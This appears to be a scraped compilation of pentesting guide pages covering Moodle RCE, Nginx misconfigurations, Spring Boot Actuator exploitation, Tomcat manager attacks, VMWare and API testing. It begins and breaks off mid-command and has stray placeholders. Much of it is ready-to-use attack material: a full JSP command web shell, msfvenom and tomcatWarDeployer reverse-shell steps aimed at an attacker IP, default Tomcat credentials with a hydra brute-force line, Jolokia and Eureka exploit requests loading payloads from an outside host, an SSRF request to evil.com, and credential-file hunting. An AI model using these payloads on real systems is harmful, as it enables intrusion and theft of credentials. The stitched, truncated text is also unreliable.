[moodle-rce-plugin.zip](https://129538173-files.gitbook.io/~/files/v0/b/gitbook-legacy-files/o/assets%2F-L_2uGJGU7AVNRcqRvEi%2F-MXi8g6QxNJZF-yayCJ1%2F-MXiEihEuS9JEx1zad7C%2Fmoodle-rce-plugin.zip?alt=media&token=e727288c-96e7-4bf6-9017-9586b3397180)

[archive](https://129538173-files.gitbook.io/~/files/v0/b/gitbook-legacy-files/o/assets%2F-L_2uGJGU7AVNRcqRvEi%2F-MXi8g6QxNJZF-yayCJ1%2F-MXiEihEuS9JEx1zad7C%2Fmoodle-rce-plugin.zip?alt=media&token=e727288c-96e7-4bf6-9017-9586b3397180)

Or you could use the plugin from <https://github.com/HoangKien1020/Moodle_RCE> to get a regular PHP shell with the "cmd" parameter.

To access launch the malicious plugin you need to access to:

Copy

http://domain.com/<moodle\_path>/blocks/rce/lang/en/block\_rce.php?cmd=id

## POST

### Find database credentials

Copy

find / -name "config.php" 2>/dev/null | grep "moodle/config.php"

### Dump Credentials from database

Copy

/usr/local/bin/mysql -u <username> --password=<password> -e "use moodle; select email,userna

* [**Nginx**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/nginx)

## Missing root location

When configuring the Nginx server, the **root directive** plays a critical role by defining the base directory from which files are served. Consider the example below:

Copy

server {

root /etc/nginx;

location /hello.txt {

try\_files $uri $uri/ =404;

proxy\_pass http://127.0.0.1:8080/;

}

}

In this configuration, /etc/nginx is designated as the root directory. This setup allows access to files within the specified root directory, such as /hello.txt. However, it's crucial to note that only a specific location (/hello.txt) is defined. There's no configuration for the root location (location / {...}). This omission means that the root directive applies globally, enabling requests to the root path / to access files under /etc/nginx.

A critical security consideration arises from this configuration. A simple GET request, like GET /nginx.conf, could expose sensitive information by serving the Nginx configuration file located at /etc/nginx/nginx.conf. Setting the root to a less sensitive directory, like /etc, could mitigate this risk, yet it still may allow unintended access to other critical files, including other configuration files, access logs, and even encrypted credentials used for HTTP basic authentication.

## Alias LFI Misconfiguration

In the configuration files of Nginx, a close inspection is warranted for the "location" directives. A vulnerability known as Local File Inclusion (LFI) can be inadvertently introduced through a configuration that resembles the following:

Copy

location /imgs {

alias /path/images/;

}

This configuration is prone to LFI attacks due to the server interpreting requests like /imgs../flag.txt as an attempt to access files outside the intended directory, effectively resolving to /path/images/../flag.txt. This flaw allows attackers to retrieve files from the server's filesystem that should not be accessible via the web.

To mitigate this vulnerability, the configuration should be adjusted to:

Copy

location /imgs/ {

alias /path/images/;

}

More info: <https://www.acunetix.com/vulnerabilities/web/path-traversal-via-misconfigured-nginx-alias/>

Accunetix tests:

Copy

alias../ => HTTP status code 403

alias.../ => HTTP status code 404

alias../../ => HTTP status code 403

alias../../../../../../../../../../../ => HTTP status code 400

alias../ => HTTP status code 403

## Unsafe path restriction

Check the following page to learn how to bypass directives like:

Copy

location = /admin {

deny all;

}

location = /admin/ {

deny all;

}

[PAGEProxy / WAF Protections Bypass](https://book.hacktricks.xyz/pentesting-web/proxy-waf-protections-bypass)

## Unsafe variable use / HTTP Request Splitting

Vulnerable variables $uri and $document\_uri and this can be fixed by replacing them with $request\_uri.

A regex can also be vulnerable like:

location ~ /docs/([^/])? { … $1 … } - Vulnerable

location ~ /docs/([^/\s])? { … $1 … } - Not vulnerable (checking spaces)

location ~ /docs/(.\*)? { … $1 … } - Not vulnerable

A vulnerability in Nginx configuration is demonstrated by the example below:

Copy

location / {

return 302 https://example.com$uri;

}

The characters \r (Carriage Return) and \n (Line Feed) signify new line characters in HTTP requests, and their URL-encoded forms are represented as %0d%0a. Including these characters in a request (e.g., http://localhost/%0d%0aDetectify:%20clrf) to a misconfigured server results in the server issuing a new header named Detectify. This happens because the $uri variable decodes the URL-encoded new line characters, leading to an unexpected header in the response:

Copy

HTTP/1.1 302 Moved Temporarily

Server: nginx/1.19.3

Content-Type: text/html

Content-Length: 145

Connection: keep-alive

Location: https://example.com/

Detectify: clrf

Learn more about the risks of CRLF injection and response splitting at <https://blog.detectify.com/2019/06/14/http-response-splitting-exploitations-and-mitigations/>.

Also this technique is [**explained in this talk**](https://www.youtube.com/watch?v=gWQyWdZbdoY&list=PL0xCSYnG_iTtJe2V6PQqamBF73n7-f1Nr&index=77) with some vulnerable examples and dectection mechanisms. For example, In order to detect this misconfiguration from a blackbox perspective you could these requests:

* https://example.com/%20X - Any HTTP code
* https://example.com/%20H - 400 Bad Request

If vulnerable, the first will return as "X" is any HTTP method and the second will return an error as H is not a valid method. So the server will receive something like: GET / H HTTP/1.1 and this will trigger the error.

Another detection examples would be:

* http://company.tld/%20HTTP/1.1%0D%0AXXXX:%20x - Any HTTP code
* http://company.tld/%20HTTP/1.1%0D%0AHost:%20x - 400 Bad Request

Some found vulnerable configurations presented in that talk were:

* Note how **$uri** is set as is in the final URL

Copy

location ^~ /lite/api/ {

proxy\_pass http://lite-backend$uri$is\_args$args;

}

* Note how again **$uri** is in the URL (this time inside a parameter)

Copy

location ~ ^/dna/payment {

rewrite ^/dna/([^/]+) /registered/main.pl?cmd=unifiedPayment&context=$1&native\_uri=$uri break;

proxy\_pass http://$back;

* Now in AWS S3

Copy

location /s3/ {

proxy\_pass https://company-bucket.s3.amazonaws.com$uri;

}

### Any variable

It was discovered that **user-supplied data** might be treated as an **Nginx variable** under certain circumstances. The cause of this behavior remains somewhat elusive, yet it's not rare nor straightforward to verify. This anomaly was highlighted in a security report on HackerOne, which can be viewed [here](https://hackerone.com/reports/370094). Further investigation into the error message led to the identification of its occurrence within the [SSI filter module of Nginx's codebase](https://github.com/nginx/nginx/blob/2187586207e1465d289ae64cedc829719a048a39/src/http/modules/ngx_http_ssi_filter_module.c#L365), pinpointing Server Side Includes (SSI) as the root cause.

To **detect this misconfiguration**, the following command can be executed, which involves setting a referer header to test for variable printing:

Copy

$ curl -H ‘Referer: bar’ http://localhost/foo$http\_referer | grep ‘foobar’

Scans for this misconfiguration across systems revealed multiple instances where Nginx variables could be printed by a user. However, a decrease in the number of vulnerable instances suggests that efforts to patch this issue have been somewhat successful.

## Raw backend response reading

Nginx offers a feature through proxy\_pass that allows for the interception of errors and HTTP headers produced by the backend, aiming to hide internal error messages and headers. This is accomplished by Nginx serving custom error pages in response to backend errors. However, challenges arise when Nginx encounters an invalid HTTP request. Such a request gets forwarded to the backend as received, and the backend's raw response is then directly sent to the client without Nginx's intervention.

Consider an example scenario involving a uWSGI application:

Copy

def application(environ, start\_response):

start\_response('500 Error', [('Content-Type', 'text/html'), ('Secret-Header', 'secret-info')])

return [b"Secret info, should not be visible!"]

To manage this, specific directives in the Nginx configuration are used:

Copy

http {

error\_page 500 /html/error.html;

proxy\_intercept\_errors on;

proxy\_hide\_header Secret-Header;

}

* [**proxy\_intercept\_errors**](http://nginx.org/en/docs/http/ngx_http_proxy_module.html#proxy_intercept_errors): This directive enables Nginx to serve a custom response for backend responses with a status code greater than 300. It ensures that, for our example uWSGI application, a 500 Error response is intercepted and handled by Nginx.
* [**proxy\_hide\_header**](http://nginx.org/en/docs/http/ngx_http_proxy_module.html#proxy_hide_header): As the name suggests, this directive hides specified HTTP headers from the client, enhancing privacy and security.

When a valid GET request is made, Nginx processes it normally, returning a standard error response without revealing any secret headers. However, an invalid HTTP request bypasses this mechanism, resulting in the exposure of raw backend responses, including secret headers and error messages.

## merge\_slashes set to off

By default, Nginx's **merge\_slashes directive** is set to **on**, which compresses multiple forward slashes in a URL into a single slash. This feature, while streamlining URL processing, can inadvertently conceal vulnerabilities in applications behind Nginx, particularly those prone to local file inclusion (LFI) attacks. Security experts **Danny Robinson and Rotem Bar** have highlighted the potential risks associated with this default behavior, especially when Nginx acts as a reverse-proxy.

To mitigate such risks, it is recommended to **turn the merge\_slashes directive off** for applications susceptible to these vulnerabilities. This ensures that Nginx forwards requests to the application without altering the URL structure, thereby not masking any underlying security issues.

For more information check [Danny Robinson and Rotem Bar](https://medium.com/appsflyer/nginx-may-be-protecting-your-applications-from-traversal-attacks-without-you-even-knowing-b08f882fd43d).

### **Maclicious Response Headers**

As shown in [**this writeup**](https://mizu.re/post/cors-playground), there are certain headers that if present in the response from the web server they will change the behaviour of the Nginx proxy. You can check them [**in the docs**](https://www.nginx.com/resources/wiki/start/topics/examples/x-accel/):

* X-Accel-Redirect: Indicate Nginx to internally redirect a request to a specified location.
* X-Accel-Buffering: Controls whether Nginx should buffer the response or not.
* X-Accel-Charset: Sets the character set for the response when using X-Accel-Redirect.
* X-Accel-Expires: Sets the expiration time for the response when using X-Accel-Redirect.
* X-Accel-Limit-Rate: Limits the rate of transfer for responses when using X-Accel-Redirect.

For example, the header **X-Accel-Redirect** will cause an internal **redirect** in the nginx. So having an nginx configuration with something such as **root /** and a response from the web server with **X-Accel-Redirect: .env** will make nginx sends the content of **/.env** (Path Traversal).

### **Default Value in Map Directive**

In the **Nginx configuration**, the map directive often plays a role in **authorization control**. A common mistake is not specifying a **default** value, which could lead to unauthorized access. For instance:

Copy

http {

map $uri $mappocallow {

/map-poc/private 0;

/map-poc/secret 0;

/map-poc/public 1;

}

}

Copy

server {

location /map-poc {

if ($mappocallow = 0) {return 403;}

return 200 "Hello. It is private area: $mappocallow";

}

}

Without a default, a **malicious user** can bypass security by accessing an **undefined URI** within /map-poc. [The Nginx manual](https://nginx.org/en/docs/http/ngx_http_map_module.html) advises setting a **default value** to avoid such issues.

### **DNS Spoofing Vulnerability**

DNS spoofing against Nginx is feasible under certain conditions. If an attacker knows the **DNS server** used by Nginx and can intercept its DNS queries, they can spoof DNS records. This method, however, is ineffective if Nginx is configured to use **localhost (127.0.0.1)** for DNS resolution. Nginx allows specifying a DNS server as follows:

Copy

resolver 8.8.8.8;

### **proxy\_pass and internal Directives**

The **proxy\_pass** directive is utilized for redirecting requests to other servers, either internally or externally. The **internal** directive ensures that certain locations are only accessible within Nginx. While these directives are not vulnerabilities by themselves, their configuration requires careful examination to prevent security lapses.

## proxy\_set\_header Upgrade & Connection

If the nginx server is configured to pass the Upgrade and Connection headers an [**h2c Smuggling attack**](https://book.hacktricks.xyz/pentesting-web/h2c-smuggling) could be performed to access protected/internal endpoints.

This vulnerability would allow an attacker to **stablish a direct connection with the proxy\_pass endpoint** (http://backend:9999 in this case) that whose content is not going to be checked by nginx.

Example of vulnerable configuration to steal /flag from [here](https://bishopfox.com/blog/h2c-smuggling-request):

Copy

server {

listen 443 ssl;

server\_name localhost;

ssl\_certificate /usr/local/nginx/conf/cert.pem;

ssl\_certificate\_key /usr/local/nginx/conf/privkey.pem;

location / {

proxy\_pass http://backend:9999;

proxy\_http\_version 1.1;

proxy\_set\_header Upgrade $http\_upgrade;

proxy\_set\_header Connection $http\_connection;

}

location /flag {

deny all;

}

Note that even if the proxy\_pass was pointing to a specific **path** such as http://backend:9999/socket.io the connection will be stablished with http://backend:9999 so you can **contact any other path inside that internal endpoint. So it doesn't matter if a path is specified in the URL of proxy\_pass.**

## Try it yourself

Detectify has created a GitHub repository where you can use Docker to set up your own vulnerable Nginx test server with some of the misconfigurations discussed in this article and try finding them yourself!

<https://github.com/detectify/vulnerable-nginx>

## Static Analyzer tools

### [GIXY](https://github.com/yandex/gixy)

Gixy is a tool to analyze Nginx configuration. The main goal of Gixy is to prevent security misconfiguration and automate flaw detection.

### [Nginxpwner](https://github.com/stark0de/nginxpwner)

Nginxpwner is a simple tool to look for common Nginx misconfigurations and vulnerabilities.

## References

* [**https://blog.detectify.com/2020/11/10/common-nginx-misconfigurations/**](https://blog.detectify.com/2020/11/10/common-nginx-misconfigurations/)
* [**http://blog.zorinaq.com/nginx-resolver-vulns/**](http://blog.zorinaq.com/nginx-resolver-vulns/)
* [**https://github.com/yandex/gixy/issues/115**](https://github.com/yandex/gixy/issues/115)
* **PHP (php has a lot of interesting tricks that could be exploited)**

Open word file of PHP exploit

* [**Python**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/python)

## Server using python

test a possible **code execution**, using the function *str()*:

Copy

"+str(True)+" #If the string True is printed, then it is vulnerable

### Tricks


Open word file of Bypass Python sandboxes

Open word file of Server Side Template Injection

Open word file of Deserialization

* **Spring Actuators**

## **Spring Auth Bypass**



**From** [**https://raw.githubusercontent.com/Mike-n1/tips/main/SpringAuthBypass.png**](https://raw.githubusercontent.com/Mike-n1/tips/main/SpringAuthBypass.png)\*\*\*\*

## Exploiting Spring Boot Actuators

**Check the original post from** [**https://www.veracode.com/blog/research/exploiting-spring-boot-actuators**]

### **Key Points:**

* Spring Boot Actuators register endpoints such as /health, /trace, /beans, /env, etc. In versions 1 to 1.4, these endpoints are accessible without authentication. From version 1.5 onwards, only /health and /info are non-sensitive by default, but developers often disable this security.
* Certain Actuator endpoints can expose sensitive data or allow harmful actions:
  + /dump, /trace, /logfile, /shutdown, /mappings, /env, /actuator/env, /restart, and /heapdump.
* In Spring Boot 1.x, actuators are registered under the root URL, while in 2.x, they are under the /actuator/ base path.

### **Exploitation Techniques:**

1. **Remote Code Execution via '/jolokia'**:
   1. The /jolokia actuator endpoint exposes the Jolokia Library, which allows HTTP access to MBeans.
   2. The reloadByURL action can be exploited to reload logging configurations from an external URL, which can lead to blind XXE or Remote Code Execution via crafted XML configurations.
   3. Example exploit URL: http://localhost:8090/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/artsploit.com!/logback.xml.
2. **Config Modification via '/env'**:
   1. If Spring Cloud Libraries are present, the /env endpoint allows modification of environmental properties.
   2. Properties can be manipulated to exploit vulnerabilities, such as the XStream deserialization vulnerability in the Eureka serviceURL.
   3. Example exploit POST request:

Copy

POST /env HTTP/1.1

Host: 127.0.0.1:8090

Content-Type: application/x-www-form-urlencoded

Content-Length: 65

eureka.client.serviceUrl.defaultZone=http://artsploit.com/n/xstream

1. **Other Useful Settings**:
   1. Properties like spring.datasource.tomcat.validationQuery, spring.datasource.tomcat.url, and spring.datasource.tomcat.max-active can be manipulated for various exploits, such as SQL injection or altering database connection strings.

### **Additional Information:**

* A comprehensive list of default actuators can be found [here](https://github.com/artsploit/SecLists/blob/master/Discovery/Web-Content/spring-boot.txt).
* The /env endpoint in Spring Boot 2.x uses JSON format for property modification, but the general concept remains the same.

### **Related Topics:**

1. **Env + H2 RCE**:
   1. Details on exploiting the combination of /env endpoint and H2 database can be found [here](https://spaceraccoon.dev/remote-code-execution-in-three-acts-chaining-exposed-actuators-and-h2-database).
2. **SSRF on Spring Boot Through Incorrect Pathname Interpretation**:
   1. The Spring framework's handling of matrix parameters (;) in HTTP pathnames can be exploited for Server-Side Request Forgery (SSRF).
   2. Example exploit request:

Copy

GET ;@evil.com/url HTTP/1.1

Host: target.com

Connection: close


* **Symphony**

Take a look to the following posts:

* [**https://www.ambionics.io/blog/symfony-secret-fragment**](https://www.ambionics.io/blog/symfony-secret-fragment)
* [**hhttps://blog.flatt.tech/entry/2020/11/02/124807**](https://blog.flatt.tech/entry/2020/11/02/124807)
* [**https://infosecwriteups.com/how-i-was-able-to-find-multiple-vulnerabilities-of-a-symfony-web-framework-web-application-2b82cd5de144**](https://infosecwriteups.com/how-i-was-able-to-find-multiple-vulnerabilities-of-a-symfony-web-framework-web-application-2b82cd5de144)
* **Tomcat**

## Discovery

* It usually runs on **port 8080**
* **Common Tomcat error:**



## Enumeration

### **Version Identification**

To find the version of Apache Tomcat, a simple command can be executed:

Copy

curl -s http://tomcat-site.local:8080/docs/ | grep Tomcat

This will search for the term "Tomcat" in the documentation index page, revealing the version in the title tag of the HTML response.

### **Manager Files Location**

Identifying the exact locations of **/manager** and **/host-manager** directories is crucial as their names might be altered. A brute-force search is recommended to locate these pages.

### **Username Enumeration**

For Tomcat versions older than 6, it's possible to enumerate usernames through:

Copy

msf> use auxiliary/scanner/http/tomcat\_enum

### **Default Credentials**

The **/manager/html** directory is particularly sensitive as it allows the upload and deployment of WAR files, which can lead to code execution. This directory is protected by basic HTTP authentication, with common credentials being:

* admin:admin
* tomcat:tomcat
* admin:
* admin:s3cr3t
* tomcat:s3cr3t
* admin:tomcat

These credentials can be tested using:

Copy

msf> use auxiliary/scanner/http/tomcat\_mgr\_login

Another notable directory is **/manager/status**, which displays the Tomcat and OS version, aiding in vulnerability identification.

### **Brute Force Attack**

To attempt a brute force attack on the manager directory, one can use:

Copy

hydra -L users.txt -P /usr/share/seclists/Passwords/darkweb2017-top1000.txt -f 10.10.10.64 http-get /manager/html

Along with setting various parameters in Metasploit to target a specific host.

## Common Vulnerabilities

### **Password Backtrace Disclosure**

Accessing /auth.jsp may reveal the password in a backtrace under fortunate circumstances.

### **Double URL Encoding**

The CVE-2007-1860 vulnerability in mod\_jk allows for double URL encoding path traversal, enabling unauthorized access to the management interface via a specially crafted URL.

In order to access to the management web of the Tomcat go to: pathTomcat/%252E%252E/manager/html

### /examples

Apache Tomcat versions 4.x to 7.x include example scripts that are susceptible to information disclosure and cross-site scripting (XSS) attacks. These scripts, listed comprehensively, should be checked for unauthorized access and potential exploitation. Find [more info here](https://www.rapid7.com/db/vulnerabilities/apache-tomcat-example-leaks/)

* /examples/jsp/num/numguess.jsp
* /examples/jsp/dates/date.jsp
* /examples/jsp/snp/snoop.jsp
* /examples/jsp/error/error.html
* /examples/jsp/sessions/carts.html
* /examples/jsp/checkbox/check.html
* /examples/jsp/colors/colors.html
* /examples/jsp/cal/login.html
* /examples/jsp/include/include.jsp
* /examples/jsp/forward/forward.jsp
* /examples/jsp/plugin/plugin.jsp
* /examples/jsp/jsptoserv/jsptoservlet.jsp
* /examples/jsp/simpletag/foo.jsp
* /examples/jsp/mail/sendmail.jsp
* /examples/servlet/HelloWorldExample
* /examples/servlet/RequestInfoExample
* /examples/servlet/RequestHeaderExample
* /examples/servlet/RequestParamExample
* /examples/servlet/CookieExample
* /examples/servlet/JndiServlet
* /examples/servlet/SessionExample
* /tomcat-docs/appdev/sample/web/hello.jsp

### **Path Traversal Exploit**

In some [**vulnerable configurations of Tomcat**](https://www.acunetix.com/vulnerabilities/web/tomcat-path-traversal-via-reverse-proxy-mapping/) you can gain access to protected directories in Tomcat using the path: /..;/

So, for example, you might be able to **access the Tomcat manager** page by accessing: www.vulnerable.com/lalala/..;/manager/html

**Another way** to bypass protected paths using this trick is to access http://www.vulnerable.com/;param=value/manager/html

## RCE

Finally, if you have access to the Tomcat Web Application Manager, you can **upload and deploy a .war file (execute code)**.

### Limitations

You will only be able to deploy a WAR if you have **enough privileges** (roles: **admin**, **manager** and **manager-script**). Those details can be find under *tomcat-users.xml* usually defined in /usr/share/tomcat9/etc/tomcat-users.xml (it vary between versions) (see [POST](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat#post) section).

Copy

# tomcat6-admin (debian) or tomcat6-admin-webapps (rhel) has to be installed

# deploy under "path" context path

curl --upload-file monshell.war -u 'tomcat:password' "http://localhost:8080/manager/text/deploy?path=/monshell"

# undeploy

curl "http://tomcat:Password@localhost:8080/manager/text/undeploy?path=/monshell"

### Metasploit

Copy

use exploit/multi/http/tomcat\_mgr\_upload

msf exploit(multi/http/tomcat\_mgr\_upload) > set rhost <IP>

msf exploit(multi/http/tomcat\_mgr\_upload) > set rport <port>

msf exploit(multi/http/tomcat\_mgr\_upload) > set httpusername <username>

msf exploit(multi/http/tomcat\_mgr\_upload) > set httppassword <password>

msf exploit(multi/http/tomcat\_mgr\_upload) > exploit

### MSFVenom Reverse Shell

1. Create the war to deploy:

Copy

msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=<LHOST\_IP> LPORT=<LHOST\_IP> -f war -o revshell.war

1. Upload the revshell.war file and access to it (/revshell/):

### Bind and reverse shell with [tomcatWarDeployer.py](https://github.com/mgeeky/tomcatWarDeployer)

In some scenarios this doesn't work (for example old versions of sun)

#### Download

Copy

git clone https://github.com/mgeeky/tomcatWarDeployer.git

#### Reverse shell

Copy

./tomcatWarDeployer.py -U <username> -P <password> -H <ATTACKER\_IP> -p <ATTACKER\_PORT> <VICTIM\_IP>:<VICTIM\_PORT>/manager/html/

#### Bind shell

Copy

./tomcatWarDeployer.py -U <username> -P <password> -p <bind\_port> <victim\_IP>:<victim\_PORT>/manager/html/

### Using [Culsterd](https://github.com/hatRiot/clusterd)

Copy

clusterd.py -i 192.168.1.105 -a tomcat -v 5.5 --gen-payload 192.168.1.6:4444 --deploy shell.war --invoke --rand-payload -o windows

### Manual method - Web shell

Create **index.jsp** with this [content](https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp):

Copy

<FORM METHOD=GET ACTION='index.jsp'>

<INPUT name='cmd' type=text>

<INPUT type=submit value='Run'>

</FORM>

<%@ page import="java.io.\*" %>

<%

String cmd = request.getParameter("cmd");

String output = "";

if(cmd != null) {

String s = null;

try {

Process p = Runtime.getRuntime().exec(cmd,null,null);

BufferedReader sI = new BufferedReader(new

InputStreamReader(p.getInputStream()));

while((s = sI.readLine()) != null) { output += s+"</br>"; }

} catch(IOException e) { e.printStackTrace(); }

}

%>

<pre><%=output %></pre>

Copy

mkdir webshell

cp index.jsp webshell

cd webshell

jar -cvf ../webshell.war \*

webshell.war is created

# Upload it

You could also install this (allows upload, download and command execution): <http://vonloesch.de/filebrowser.html>

### Manual Method 2

Get a JSP web shell such as [this](https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp) and create a WAR file:

Copy

wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp

zip -r backup.war cmd.jsp

# When this file is uploaded to the manager GUI, the /backup application will be added to the table.

# Go to: http://tomcat-site.local:8180/backup/cmd.jsp

## POST

Name of Tomcat credentials file is *tomcat-users.xml*

Copy

find / -name tomcat-users.xml 2>/dev/null

Other ways to gather Tomcat credentials:

Copy

msf> use post/multi/gather/tomcat\_gather

msf> use post/windows/gather/enum\_tomcat

## Other tomcat scanning tools

* <https://github.com/p0dalirius/ApacheTomcatScanner>

## References

* <https://github.com/simran-sankhala/Pentest-Tomcat>
* <https://hackertarget.com/sample/nexpose-metasploitable-test.pdf>
* **VMWare**

# VMWare (ESX, VCenter...)

## Enumeration

Copy

nmap -sV --script "http-vmware-path-vuln or vmware-version" -p <PORT> <IP>

msf> use auxiliary/scanner/vmware/esx\_fingerprint

msf> use auxiliary/scanner/http/ms15\_034\_http\_sys\_memory\_dump

## Bruteforce

Copy

msf> auxiliary/scanner/vmware/vmware\_http\_login

If you find valid credentials, you can use more metasploit scanner modules to obtain information.

* **Web API Pentesting**

## API Pentesting Methodology Summary

Pentesting APIs involves a structured approach to uncovering vulnerabilities. This guide encapsulates a comprehensive methodology, emphasizing practical techniques and tools.

### **Understanding API Types**

* **SOAP/XML Web Services**: Utilize the WSDL format for documentation, typically found at ?wsdl paths. Tools like **SOAPUI** and **WSDLer** (Burp Suite Extension) are instrumental for parsing and generating requests. Example documentation is accessible at [DNE Online](http://www.dneonline.com/calculator.asmx).
* **REST APIs (JSON)**: Documentation often comes in WADL files, yet tools like [Swagger UI](https://swagger.io/tools/swagger-ui/) provide a more user-friendly interface for interaction. **Postman** is a valuable tool for creating and managing example requests.
* **GraphQL**: A query language for APIs offering a complete and understandable description of the data in your API.

### **Practice Labs**

* [**VAmPI**](https://github.com/erev0s/VAmPI): A deliberately vulnerable API for hands-on practice, covering the OWASP top 10 API vulnerabilities.

### **Effective Tricks for API Pentesting**

* **SOAP/XML Vulnerabilities**: Explore XXE vulnerabilities, although DTD declarations are often restricted. CDATA tags may allow payload insertion if the XML remains valid.
* **Privilege Escalation**: Test endpoints with varying privilege levels to identify unauthorized access possibilities.
* **CORS Misconfigurations**: Investigate CORS settings for potential exploitability through CSRF attacks from authenticated sessions.
* **Endpoint Discovery**: Leverage API patterns to discover hidden endpoints. Tools like fuzzers can automate this process.
* **Parameter Tampering**: Experiment with adding or replacing parameters in requests to access unauthorized data or functionalities.
* **HTTP Method Testing**: Vary request methods (GET, POST, PUT, DELETE, PATCH) to uncover unexpected behaviors or information disclosures.
* **Content-Type Manipulation**: Switch between different content types (x-www-form-urlencoded, application/xml, application/json) to test for parsing issues or vulnerabilities.
* **Advanced Parameter Techniques**: Test with unexpected data types in JSON payloads or play with XML data for XXE injections. Also, try parameter pollution and wildcard characters for broader testing.
* **Version Testing**: Older API versions might be more susceptible to attacks. Always check for and test against multiple API versions.

### **Tools and Resources for API Pentesting**

* [**kiterunner**](https://github.com/assetnote/kiterunner): Excellent for discovering API endpoints. Use it to scan and brute force paths and parameters against target APIs.

Copy

kr scan https://domain.com/api/ -w routes-large.kite -x 20

kr scan https://domain.com/api/ -A=apiroutes-220828 -x 20

kr brute https://domain.com/api/ -A=raft-large-words -x 20 -d=0

kr brute https://domain.com/api/ -w /tmp/lang-english.txt -x 20 -d=0

* Additional tools like **automatic-api-attack-tool**, **Astra**, and **restler-fuzzer** offer tailored functionalities for API security testing, ranging from attack simulation to fuzzing and vulnerability scanning.
* [**Cherrybomb**](https://github.com/blst-security/cherrybomb): It's an API security tool that audit your API based on an OAS file(the tool written in rust).

### **Learning and Practice Resources**

* **OWASP API Security Top 10**: Essential reading for understanding common API vulnerabilities ([OWASP Top 10](https://github.com/OWASP/API-Security/blob/master/2019/en/dist/owasp-api-security-top-10.pdf)).
